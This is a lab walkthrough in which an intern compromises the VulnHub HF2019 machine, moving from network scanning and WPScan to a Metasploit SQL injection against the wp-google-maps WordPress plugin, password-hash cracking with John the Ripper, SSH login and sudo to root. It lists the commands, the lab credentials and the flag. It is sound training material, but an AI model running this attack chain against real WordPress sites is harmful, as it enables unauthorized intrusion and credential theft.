Target Machine: HF2019. Name: Mahammadyusuf A Sarkavas. Role: Threat Intelligence Intern.
Introduction
In this walkthrough, I document my penetration testing process against the HF2019 vulnerable machine from VulnHub. The objective was to identify security weaknesses and exploit them to gain unauthorized access to the system.
This exercise was performed inside a controlled lab environment strictly for educational purposes.
The engagement followed a standard penetration testing methodology:
- Network Discovery
- Port Scanning & Service Enumeration
- Web Application Enumeration
- Exploitation
- Password Cracking
- Privilege Escalation
Let's walk through the full attack chain step by step.
1. Network Discovery
The first step in any penetration test is identifying active devices on the network.
Command Used
sudo arp-scan --localnet
Explanation
arp-scan is a network scanning tool that uses the Address Resolution Protocol (ARP) to discover devices connected to the same network.
The --localnet option scans the entire local subnet.
Result
The scan revealed three devices:
192.168.56.1
192.168.56.100
192.168.56.103
Among these, 192.168.56.103 was identified as the target machine.
2. Port Scanning and Service Enumeration
Once the target was identified, I performed a detailed scan to discover open ports and running services.
Command Used
nmap 192.168.56.103 -AScan Results

Explanation
Nmap is a powerful network scanning tool used for:
- Discovering open ports
- Identifying running services
- Detecting operating systems
- Running vulnerability detection scripts
The -A flag enables:
- Service version detection
- OS detection
- Script scanning
- Traceroute
3. Web Application Enumeration
Browsing to the target IP revealed that the system was running WordPress.
To enumerate WordPress components and vulnerabilities, I used WPScan.
Command Used
wpscan --url http://192.168.56.103 --enumerate ap


Explanation
WPScan is a specialized security scanner designed to identify WordPress vulnerabilities, including:
- Plugins
- Themes
- User accounts
- Version information
Options used:
--urlspecifies the target website--enumerate apenumerates installed plugins
Result
The scan revealed:
- WordPress Version: 5.2.3
- Theme: TwentySeventeen
- Plugin: wp-google-maps
The detected WordPress version was outdated, which significantly increases the risk of vulnerabilities.
4. Vulnerability Exploitation
The plugin wp-google-maps had known vulnerabilities that could be exploited.
I used the Metasploit Framework to test this.
Starting Metasploit
msfconsole
Searching for Exploit
search wp-google-maps
Exploit Module Found
#auxiliary/admin/http/wp_google_maps_sqliLoading the Module
use 0Setting Target
set rhosts 192.168.56.103
Running the Exploit
run
Result
The exploit successfully extracted credentials from the WordPress database.
username: webmaster
password hash: $P$BsqOdiLTcye6AS1ofreys4GzRlRvSr1
5. Password Cracking
The password hash needed to be cracked to gain system access.
First, I saved the hash to a file.
Command Used
echo '$P$BsqOdiLTcye6AS1ofreys4GzRlRvSr1' > hash
Then I used John the Ripper with the popular rockyou password list.
Command
john hash --wordlist=/usr/share/wordlists/rockyou.txt
Result
The password was successfully cracked:
kittykat16. Remote Access via SSH
With valid credentials obtained, I attempted to log into the machine using SSH.
Command Used
ssh webmaster@192.168.56.103
Result
Login was successful using:
Username: webmaster
Password: kittykat1
7. User Access Verification
Once inside the system, I verified the current user.
Command
whoami
Output
webmasterListing files revealed a flag file.
ls
flag.txt
Reading the Flag
cat flag.txt
User flag obtained:
83cad236438ff0c0dbce55d7f0034aee18f5c39e8. Privilege Escalation
Next, I attempted to escalate privileges to gain root access.
Command Used
sudo su
Explanation
sudoallows a user to execute commands with elevated privilegessuswitches the user to root
Since the user had sudo permissions, root access was obtained immediately.
9. Root Access Achieved
After executing the command, the prompt changed to:

root@HF2019-LinuxThis confirmed that full administrative control of the system had been obtained.
Conclusion
This penetration test demonstrated multiple security weaknesses in the system.
Key Vulnerabilities Identified
- Outdated WordPress installation
- Vulnerable plugin (wp-google-maps)
- SQL Injection vulnerability
- Weak password security
- Misconfigured sudo privileges
Security Recommendations
To prevent similar attacks, the following measures should be implemented:
- Regularly update WordPress and all plugins
- Remove unused or vulnerable plugins
- Enforce strong password policies
- Restrict sudo privileges
- Implement regular vulnerability scanning.